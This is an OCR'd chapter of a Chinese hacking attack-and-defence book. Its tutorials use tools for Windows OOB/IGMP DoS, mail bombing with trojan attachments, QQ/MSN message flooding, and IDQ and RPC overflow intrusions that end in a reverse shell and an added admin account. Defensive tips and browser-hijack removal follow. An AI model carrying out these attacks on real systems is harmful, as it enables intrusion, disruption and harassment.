IP Hacker 是一款国人制作的 Windows 网络漏洞检测工具，该工具可以检测 Windows 95/98/NT 的 OOB 和 IGMP 漏洞，检测有效率达 100%。IP Hacker 集域名转换、主机探测、端口扫描、漏洞检测、漏洞免疫等多种功能于一身。

跟着做：操作 IP Hacker

01 下载 IP Hacker 压缩包并解压后，直接运行 IPHacker.exe 即可进入其操作界面，如图 8-1 所示。黑客在攻击之前，一般需要先找到网站的 IP 地址，此时需要用域名转换 IP 功能。

02 单击左侧 Tools 按钮，将其展开，然后单击【域名=>IP】按钮，输入需要转换的域名，单击【转换】按钮，即可将转换的 IP 地址显示在【要测试的 IP 地址】文本框中，如图 8-2 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 8-1　IP Hacker 操作界面



图 8-2　将域名转换为 IP 地址

03 为了收集到目标主机的更详细信息，此时可单击【主机信息】按钮，然后单击【查询】按钮，测试目标主机的操作系统及所提供的服务，如图 8-3 所示。

04 如果目标主机的系统是 Windows 95/98/NT，就可以对其进行攻击了。对于 Windows 98 系统，需要单击 Win98→IGMP 按钮，然后设置攻击的端口、数据包的大小、包数量，如图 8-4 所示。



图 8-3　收集目标主机信息




图 8-4　设置攻击选项

05 如果是 Windows 95/NT 系统，则可使用 OOB 进行攻击，如图 8-5 所示。

06 对于 Windows NT 系统，还可以使用 D.O.S 攻击和 FTP 攻击，如图 8-6 所示。



图 8-5　OOB 攻击选项



图 8-6　D.O.S 攻击

针对 IP 炸弹的攻击，用户需要为自己的系统及时打上安全补丁，或安装防火墙，对进出计算机的所有数据进行分析，从而拦截 IP 炸弹的攻击，切断其非法连接。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

8.1.3 邮箱炸弹攻防

1. 亿虎 Email 群发大师

亿虎 Email 群发大师是基于 Internet 标准邮件服务器的专业高速 E-mail 群发程序，专为企业网络电子商务服务，主要解决商务邮件发送效率低的问题。

亿虎 Email 群发大师支持 SMTP 中继与内置两种服务器，采用多线程对多服务器进行轮流同时发送，一次可以发送多个 E-mail 地址列表文件，极大提高了邮件的发送速度，进行合理的发送配置，发送速度可高达 30～200 万封邮件/小时，从而基本上解决发信慢、难的问题。

跟着做：操作亿虎 Email 群发大师

01 用户下载并安装亿虎 Email 群发大师后，双击“亿虎 Email 群发大师”图标，即可进入其操作界面，如图 8-7 所示。



图 8-7 亿虎 Email 群发大师界面

02 单击工具栏上的【增加】按钮，可在弹出的对话框中添加已经制作好的 Email 邮箱列表文件，如图 8-8 所示。



图 8-8 添加邮箱列表

03 单击【邮件内容】按钮，用户可以设置邮件的主题，添加邮件的具体内容，如图 8-9 所示。



图 8-9 设置邮件内容

04 单击【邮件附件】按钮，再单击【附件增加】按钮，用户可以添加当前邮件的相关附件，如图 8-10 所示。



图 8-10 添加邮件附件

提示 用户可以单击【导入 HTML 文件】标签，将 HTML 网页文件导入到邮件正文，然后单击【网页预览】标签预览网页显示的效果。

小技巧 【发件人地址】和【回信地址】可以填写不同的邮箱。发信成功率取决于设置的【发件人地址】，如果发信时失败的信件过多，可以更改发件人地址。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 单击【服务器】按钮，再单击【服务器增加】按钮，则可输入【发件人地址】、【发件人名称】、【回信地址】，以及 SMTP 服务器等选项，如图 8-11 所示。



图 8-11 添加服务器

07 单击工具栏上的【开始】按钮，即可开始发送，并且单击【失败成功】按钮，可以查看邮件发送的结果，如图 8-13 所示。




图 8-13 查看发送结果

09 亿虎Email群发大师分别向邮件地址列表中的每一个地址发送一个邮件，如果这些邮件地址相同，则会多次向同一个邮箱发送同一个邮件，如图 8-15 所示。如果邮件过多，且容量过大，就形成了邮件炸弹，从而挤爆邮箱，甚至摧毁邮件服务器。

06 在【SMTP 内置服务器】选项区中，用户可以选择 DNS 服务器，然后单击【测试】按钮，检测其是否有效，如图 8-12 所示。



图 8-12 测试 DNS 服务器

08 亿虎Email群发大师的邮件地址列表是以文本文件进行保存的，每一个邮件独占一行，如图 8-14 所示。



图 8-14 邮件地址列表



图 8-15 多次发送邮件

2. KaBoom! V3.0

如果自己的邮箱不幸遭到邮箱炸弹的袭击，就会造成邮箱不能正常接收邮件，甚至可能会造成不可挽回的损失。

下面以 KaBoom! V3.0 为例介绍邮件炸弹的使用方法和防范措施。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：使用 KaBoom! V3.0

01 用户下载后，直接运行 kaboom!3.exe 程序文件即可弹出如图 8-16 所示的界面。




图 8-16 KaBoom! V3.0 的界面

02 单击 Mailbomber 按钮，打开邮箱炸弹设置界面，如图 8-17 所示。



图 8-17 设置邮件选项

03 在 To 文本框中输入要攻击的邮箱地址；在 From 文本框中输入自己的邮箱地址；在 Subject 文本框中输入邮件的标题；在 Message Body 文本框中输入邮件的内容。单击 Server 下拉按钮选择一个匿名邮件服务器；单击 Priority 下拉按钮设置该邮件的发送优先级别。

04 选取 Number of messages 单选项可设定重复发信次数；选取 Mail Perpetually 单选项，则可以一直重复发信，直至单击 Stop 按钮。选取 CC 复选项，则可以添加其他同时要攻击的邮箱地址。

05 单击 Open 按钮，可添加邮件的附件，如病毒与木马程序等，如图 8-18 所示。单击 Finger 按钮，可探测被攻击目标的活动情况。全部设置完毕后，单击 Send 按钮，开始发送邮件。如果邮件过大，发送次数过多，就会造成炸弹的效果，将对方邮箱挤爆。



图 8-18 添加邮件附件

因为邮箱炸弹工具的使用非常简单，且威力强大，所以很多心怀不轨之人会使用这些工具对他人邮箱进行破坏，为了防止自己的邮箱遭到邮箱炸弹的袭击，可以采取如下措施进行防范：

- 不要将自己的邮箱地址到处传播，特别是申请上网账号的 ISP 送的邮箱地址。
- 如果允许，可以使用一些工具防止邮箱炸弹的攻击。
- 最好通过 Outlook、Foxmail 等邮件工具的 POP3 收信，这样即使自己的邮箱遭遇邮箱炸弹，也可以避免本地遭受危害。
- 如果发现某个邮箱不停地向自己的邮箱发送邮件，则可以先打开一封信，查清对方的邮件地址，然后使用邮件过滤功能将该地址发送的邮件过滤掉，不再接收其发送的邮件，再从邮件服务器上将其进行删除。
- 在收信时，一旦发现邮件列表的数量超过平时正常邮件的数量若干倍，应当立即停止下载邮件，并从服务器删除邮箱炸弹。

为了确保万一，用户还可以使用 E-mail Chomper 来对付邮箱炸弹。该工具可以每分钟清除邮箱中的 1000 封邮件，足以对付邮箱炸弹。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

跟着做：用 E-mail Chomper 来清除邮件

01 用户下载并安装后，执行【开始】→【程序】→E-mail Chomper→E-mail Chomper 命令，进入其初始界面，如图 8-19 所示。



图 8-19 E-mail Chomper 初始界面

02 单击 OK 按钮，则显示邮箱设置对话框，如图 8-20 所示。




图 8-20 设置邮箱选项

03 在 POP 标签卡中，用户可以在 Account desc 文本框中输入项目的名称；在 Host Address 文本框中输入收信服务器的域名；在 User Name 文本框中输入登录邮箱服务器的用户名称；在 Password 文本框中输入登录邮箱服务器的密码。单击 Add 按钮，将其添加到项目列表中。

04 单击 OK 按钮，进入 E-mail Chomper 的主界面，如图 8-21 所示。



图 8-21 E-mail Chomper 主界面

05 单击 Connect POP server 按钮，登录远程邮箱服务器，并将在其下方显示邮件列表，如图 8-22 所示。



图 8-22 邮件列表

06 选取需要删除的邮件，单击 Delete Selected E-mail(s) 按钮，即可将所选邮件快速删除。

小技巧 虽然 E-mail Chomper 删除邮件的速度非常快，但由于必须注册才能批量删除邮件，所以用户可以舍弃该软件而使用 Foxmail 的类似功能来完成删除巨量邮件的操作。

注意 遭受邮箱炸弹袭击后不要轻易进行报复，因为邮箱炸弹设置的发件人地址往往是虚假的，也可能与收件人地址相同，在这种情况下，若自己采取报复措施，就可能会造成大量退信，或自己给自己发送邮箱炸弹，从而使自己的邮箱更加快速地走向灭亡。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

8.1.4 QQ 砸门机使用防范

“QQ 砸门机”是个自动发送请求的软件。它可以按用户的设定，不停地向目标 QQ 号发出验证请求。用户可以选择发送的次数和发送的内容，并且还可以循环地发送不同的验证请求内容。

跟着做：使用 QQ 砸门机

01 用户下载压缩包并解压后，双击 addme.exe 可执行性文件，即可进入其操作界面，如图 8-23 所示。

02 在【发送内容】文本框中，用户可以输入每次发送的内容。“QQ 砸门机”将每次自动发送一行。

03 在【设置】选项区中，可以设置发送的次数和发送的频率。若单击【选择文件】按钮，用户可以在打开的对话框中选择已经编辑好发送内容的文本文件，加载发送内容。

04 在 QQ 操作界面（版本为 QQ2007），单击【查找】按钮，在【基本查找】标签卡中输入需要查找的 QQ 号码或对方昵称，如图 8-24 所示。



图 8-23 “QQ 砸门机”操作界面



图 8-24 查找联系人

05 单击【查找】按钮，即可找到符合条件的 QQ 用户，如图 8-25 所示。



图 8-25 查找到的 QQ 号

06 选择需要添加为好友的 QQ 号，单击【加为好友】按钮，选择添加的好友组，并且输入验证信息，如图 8-26 所示。

07 返回【QQ 砸门机】窗口，单击【发送】按钮，以“QQ 砸门机”设置的文字内容作为请求验证信息发送给对方 QQ。对方 QQ 将不断收到验证请求信息，即使通过验证加为好友，也会不断收到请求信息。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 8-26　设置好友组和验证信息



图 8-27　验证字符功能

提示

对于“QQ 砸门机”的攻击，QQ 软件在 2007 版及以后的版本中已经进行了改进，增加验证字符功能，如图 8-27 所示，可以有效地阻止“QQ 砸门机”这类软件的攻击。

此外，用户还可以通过 QQ 的身份验证设置功能，选取【不允许任何人把我列为好友】单选项，防止“QQ 砸门机”的攻击，如图 8-28 所示。



图 8-28　设置身份验证选项

8.1.5　MSN 消息攻击机的防范

MSN Messenger 是微软公司出品的一款即时聊天工具，与 QQ 一样具有很高的人气。“MSN 消息攻击机”是一款专门用于 MSN Messenger 的消息攻击机（其实不局限于 MSN），它具有超快的攻击速度。据测试，在普通 Pentium 级别主机上的攻击速度可以达到 5 条/秒。而且软件占用空间极小，有效节省系统资源。

跟着做：使用 MSN 消息攻击机

01　用户将“MSN 消息攻击机”下载后，双击 msnatt.exe 执行程序，即可进入其操作界面，如图 8-29 所示。

02　在【发送次数】文本框中设置向 MSN 所有好友发送消息的次数；在【发送消息】文本框中输入发送的文字内容。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 8-29 “MSN 消息攻击机”操作界面

03 打开需要攻击的好友消息发送窗口，如图 8-30 所示。




图 8-30 MSN 消息发送窗口

04 在“MSN 消息攻击机”中单击【开始攻击】按钮，等待 5 秒后将自动发送消息，如图 8-31 所示。



图 8-31 发送的攻击消息

05 当发现有人使用“MSN 消息攻击机”攻击自己时，用户可以在 MSN【选项】对话框的【隐私】选项卡中将其添加到阻止名单中，并选取【在别人将我加入到他们的联系人列表时警告我】复选项，如图 8-32 所示。



图 8-32 添加阻止名单

06 将某联系人设置为阻止状态后，则该联系人名称后显示“被阻止”字样，如图 8-33 所示。

07 被阻止联系人在自己的 MSN 界面中只能看到对方为“脱机”状态，如图 8-34 所示，将不能发送即时消息。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 8-33　zhaicl 被阻止




图 8-34　显示对方为脱机状态

8.1.6　IDQ 漏洞攻击与溢出工具防范

Microsoft 公司的 IIS 在默认安装情况下带了一个索引服务器（Index Server，在 Windows 2000 系统中名为 Index Service）。在默认安装时，IIS 支持两种脚本映射：管理脚本（.ida 文件）、Internet 数据查询脚本（.idq 文件）。这两种脚本都由一个 ISAPI 扩展-idq.dll 来处理和解释。

由于 idq.dll 在处理某些 URL 请求时存在一个未经检查的缓冲区，如果攻击者提供一个特殊格式的 URL，就可能引发一个缓冲区溢出。通过精心构造发送数据，攻击者可以改变程序执行流程，执行任意代码。成功地利用这个漏洞，攻击者可以远程获取 Local System 权限。IDQ 漏洞入侵需要先准备 Snake IIS 溢出工具、X-Scan 扫描器、nc.exe 3 个工具。

跟着做：利用 IDQ 漏洞入侵计算机

01　先使用 X-Scan 扫描器对某个 IP 地址段进行扫描，找出具有 IDQ 漏洞的计算机。

02　运行 Snake IIS 溢出工具，输入被攻击主机的 IP 地址，选择目标主机的系统类型，并设置一个监听的端口号，默认为 813，此处设为 999，如图 8-35 所示。

03　单击【IDQ 溢出】按钮，若连接成功，则显示如图 8-36 所示的提示信息。如果不成功，则将提示不能连接主机，如图 8-37 所示。



图 8-35　设置攻击选项



图 8-36　连接成功



图 8-37　连接失败提示

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

04 此时打开【命令提示符】窗口，使用 Telnet 命令即可进入对方主机，如图 8-38 所示。



图 8-38 【命令提示符】窗口

05 用户还可以先使用 nc.exe 在本地主机中打开一个监听端口，如图 8-39 所示。



图 8-39 打开并监听端口

06 在溢出工具中选取【溢出后，主动连接到 IP/Port】单选项，在【要绑定的命令】文本框中输入 "cmd.exe /c dir c:\"，如图 8-40 所示。

07 单击【IDQ 溢出】按钮，则提示发送 shellcode 成功，并且在本地主机的【命令提示符】窗口中自动显示被攻击主机的 C 盘根目录的内容，如图 8-41 所示。



图 8-40 设置溢出选项




图 8-41 本地主机的【命令提示符】窗口

08 连接成功后，用户就可以使用 net user 命令在对方主机中创建一个属于自己的用户账号，并且还可使用 net localgroup 命令将新建的账号提升为管理员权限。

提示 如果溢出工具不能成功连接，可以选择另一个 SP 补丁系统再次尝试。若还不能成功连接，则更换目标主机。

对于存在 IDQ 漏洞的主机，可以采取如下两条防御措施：

- 删除 .ida/.idq ISAPI 脚本映射。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

- 及时下载 Microsoft 公司的系统补丁并安装。补丁可能因具体硬件不同而不同，所以用户需要向原设备制造商索取。

8.1.7 RPC 溢出入侵与防范

RPC（Remote Procedure Call）是 Windows 操作系统使用的一种远程过程调用协议，RPC 提供进程间交互通信机制，允许在某台计算机上运行的程序无缝地在远程系统上执行代码。Microsoft 的 RPC 部分在通过 TCP/IP 处理信息交换时存在问题，远程攻击者可以利用这个漏洞以本地系统权限在系统上执行任意指令。

此漏洞是由于不正确处理畸形消息所致，漏洞影响使用 RPC 的 DCOM 接口。此接口处理由客户端机器发送给服务器的 DCOM 对象激活请求（如 UNC 路径）。攻击者成功利用此漏洞可以以本地系统权限执行任意指令，如安装程序，查看或更改、删除数据或建立系统管理员权限的账户等。

要利用这个漏洞，可以发送畸形请求给远程服务器监听的特定 RPC 端口，如 135、139、445 等任何配置了 RPC 端口的机器。在进行 RPC 漏洞溢出攻击前，用户需下载 Dcomrpc.xpn 作为 X-Scan 插件，复制到 X-Scan 所在文件夹的 Plugin 文件夹中，扩展 X-Scan 的扫描 RPC 漏洞的功能，也可以下载 rpc_locator.exe 专用 RPC 漏洞扫描工具，扫描具有 RPC 漏洞的目标主机，然后使用 cndcom.exe RPC 溢出工具进行攻击。

跟着做：利用 RPC 漏洞进行溢出攻击

01 将下载的 Dcomrpc.xpn 插件复制到 X-Scan 的 Plugin 文件夹中，运行 X-Scan，执行【设置】→【扫描参数】命令，在【扫描参数】对话框的【全局设置】→【扫描模块】中，即可看到增加的【DcomRpc 溢出漏洞】模块，如图 8-42 所示。



图 8-42 添加 RPC 漏洞扫描模块

02 如果使用 rpc_locator.exe 专用 RPC 溢出漏洞扫描工具，则可先打开【命令提示符】窗口，进入 rpc_locator.exe 所在文件夹，执行“rpc_locator 起始 IP 地址 结束 IP 地址”命令后则开始扫描并看到最终的扫描结果，如图 8-43 所示。



图 8-43 rpc_locator 的使用

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

03 扫描到 RPC 溢出漏洞主机后，可使用 cndcom.exe 溢出工具，执行 "cndcom <Target ID> <Target IP>" 命令。例如：攻击一个 IP 地址为 127.0.0.1，系统版本为英文版 Windows 2000+SP4 的目标主机，其对应的溢出攻击命令如图 8-44 所示。



图 8-44 执行溢出工具命令

对于存在 RPC 溢出漏洞的系统，用户应及时下载相应的安全补丁并进行安装，同时还可以使用防火墙封堵 135 端口。

8.2 解除网络的恶意绑架

对于经常上网浏览网页的用户来说，最令人心烦的是不时弹出的广告页，它不仅影响用户浏览网页的速度，还会影响到用户的心情，所以有必要将网页广告过滤掉，使其不能自动显示。

8.2.1 用 Google Toolbar 解除恶意绑架

Google Toolbar（Google 工具条）是 Google 公司开发的一款浏览器插件，它的功能包括：在不打开 Google 网页的情况下随时搜索并查看相关页面信息；查看 Google 对网页的 PageRank（网页排名）；阻止自动弹出窗口；自动填写表单；用不同颜色标识关键字。有人说使用它会带来安全风险，因为它会在无用户干预的情况下自动更新。

因为 Google Toolbar 具有阻止自动弹出窗口的功能，所以用户可以利用此功能将浏览网页时的自动弹出式广告拒之门外。但在安装 Google Toolbar 时会被询问是否启用 PageRank，若开启该高级功能，则在使用过程中会将一些访问网站的信息发送给 Google 公司，所以建议不要开启。

跟着做：用 Google Toolbar 解除恶意绑架

01 将 Google Toolbar 安装程序下载后，双击其执行程序即可安装成功，如图 8-45 所示。

02 单击【查看所有功能】超链接，则可查看 Google Toolbar 所具有的功能，如图 8-46 所示。

03 如果 Google Toolbar 安装之后没有显示出来，则可执行【查看】→【工具栏】→Google Toolbar 命令将其调出，如图 8-47 所示。

04 在 Google 工具条中可以看到【弹出式窗口拦截器】按钮，如图 8-48 所示。单击其右侧的下拉按钮，可以看到已经拦截的数量等子菜单。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 8-45　Google Toolbar 安装成功



图 8-46　查看 Google Toolbar 的功能



图 8-47　调出 Google 工具条



图 8-48　【弹出式窗口拦截器】按钮

05 单击工具条上的【选项】按钮，可打开【工具栏选项】对话框，选择【工具】项，选取【弹出式窗口拦截器】复选项，单击【修改】按钮，可设置允许弹出的网站，是否播放音效等选项，如图 8-49 所示。

06 在浏览网站的过程中，如果允许当前网站的所有弹出窗口出现，则可单击【允许显示弹出式窗口】按钮，如图 8-50 所示，此时将自动添加到【允许的网站】列表框中。



图 8-49　设置【弹出式窗口拦截器】选项



图 8-50　允许当前网站弹出窗口显示

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

07 如果当前网站有众多的弹出窗口，但用户只想允许其中的一个显示，则可以按下 Ctrl 键的同时单击该弹出窗口的链接。

小技巧 Internet Explorer 浏览器 V7.0 中也已经增加了拦截弹出式窗口的功能，如图 8-51 所示。



图 8-51 IE 浏览器的阻止弹出窗口功能

提示 如果用户不想使用 Google 工具条，可以通过【控制面板】窗口，打开【添加或删除程序】窗口，将其删除，如图 8-52 所示。如果只是不想使用【弹出式窗口拦截器】，则可通过其【工具栏选项】对话框，取消其复选项的选取。



图 8-52 删除 Google 工具条

8.2.2 浏览器绑架克星 HijackThis

HijackThis 是一款专门对付恶意网页及木马的程序，它能够将绑架浏览器的全部恶意程序找出来，并且将其删除。用户在浏览网页的过程中，往往只是浏览某个网页，但却发现该网页安装了某个软件，并且发现自己浏览器的设定已经被绑架了，一般常见的绑架方式莫过于强制窜改浏览器首页设定、搜寻页设定。如果用户使用了 HijackThis 软件，就可以将所有可疑的程序抓出来，再让用户判断哪个程序是肇祸者，然后将其清除。

跟着做：使用 HijackThis 对付恶意程序

01 下载 HijackThis 压缩包并解压后，双击 HijackThis.exe 文件，则弹出如图 8-53 所示的对话框。

02 用户阅读该使用协议后，单击【我接受】按钮，即可进入其主菜单界面，如图 8-54 所示。如果在以后再次使用时不想显示该界面，则可选取【当我启动 HijackThis 时，不再显示该窗口】复选项。



图 8-53 使用协议

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 8-54　HijackThis 主菜单

03 单击【扫描系统并保存日志文件】按钮，则开始扫描系统并将扫描结果保存到日志文件中；若单击【仅执行系统扫描】按钮，则只扫描系统而不保存扫描结果。这里单击【扫描系统并保存日志文件】按钮，开始扫描系统并显示扫描结果，如图 8–55、图 8–56 所示。



图 8-55　扫描系统



图 8-56　扫描结果

04 选取需要修复的项目，单击【所选项目信息】按钮，可打开其有关说明信息，如图 8–57 所示。

05 单击【修复选项】按钮，然后再单击【是】按钮，即可将其立即修复，如图 8–58 所示。



图 8-57　查看项目信息




图 8-58　修复所选项目

06 如果用户不了解某些可疑项目是否需要修复，还可以单击【分析】按钮或【发送日志到趋势科技】按钮，将扫描到的可疑内容发送到网站，让其帮助分析。

07 单击【配置】按钮，可打开【程序配置】界面，单击【备份项目】按钮，可看到修复的项目列表，如图 8–59 所示，用户可以选取某个需要恢复的项目，单击【恢复】按钮将其恢复到原来状态。



图 8-59　恢复的项目列表

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

08 单击【杂项工具】按钮，用户可以使用进程管理、服务管理、程序管理等多种工具，如图 8-60 所示。



图 8-60 杂项工具

09 单击【打开进程管理器】按钮，则显示进程管理界面，如图 8-61 所示，用户可以对当前运行的进程进行管理。



图 8-61 进程管理界面

10 对于进驻内存不能删除的文件，可单击【重启后删除文件】按钮，在打开的对话框中选择需要删除的文件，如图 8-62 所示，待系统重启时删除。



图 8-62 选择需要删除的文件

11 单击【打开卸载管理器】按钮，则显示添加/移除程序管理器界面，如图 8-63 所示，用户可以在此将某些不需要的应用程序删除。



图 8-63 添加/删除程序管理器界面

注意 修复之后暂时不要清除【备份项目】列表中的内容，待系统重启且运行正常后再清除，以免造成不必要的麻烦。

在 HijackThis 扫描出的可疑项目前都有一个编号，这些编号代表了不同的含义，通过编号用户可以识别有害项目。各编号具体含义如表 8-1 所示。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

表 8-1 HijackThis 扫描项目编号及其含义

编号	含义
R0、R1、R2、R3	代表 IE 起始页、搜索页的 URL
F0、F1	代表自动加载的程序
N1、N2、N3、N4	代表 Netscape/Mozilla 起始页、搜索页的 URL
01	代表主机文件重定向
02	代表浏览器辅助对象
03	代表 IE 工具栏项
04	代表从注册表自动加载的程序
05	使 IE 选项在控制面板中不可见
06	由管理员限制的对 IE 选项的访问
07	由管理员限制的对注册表编辑器的访问
08	IE 右键菜单中的额外项
09	主 IE 工具栏上的额外按钮，或 IE【工具】菜单中的额外项
010	Wincock 绑架程序
011	IE【高级选项】窗口中的额外组
012	IE 插件
013	IE DefaultPrefix 绑架
014	“重置 Web 设置”绑架
015	信任区域中的有害站点
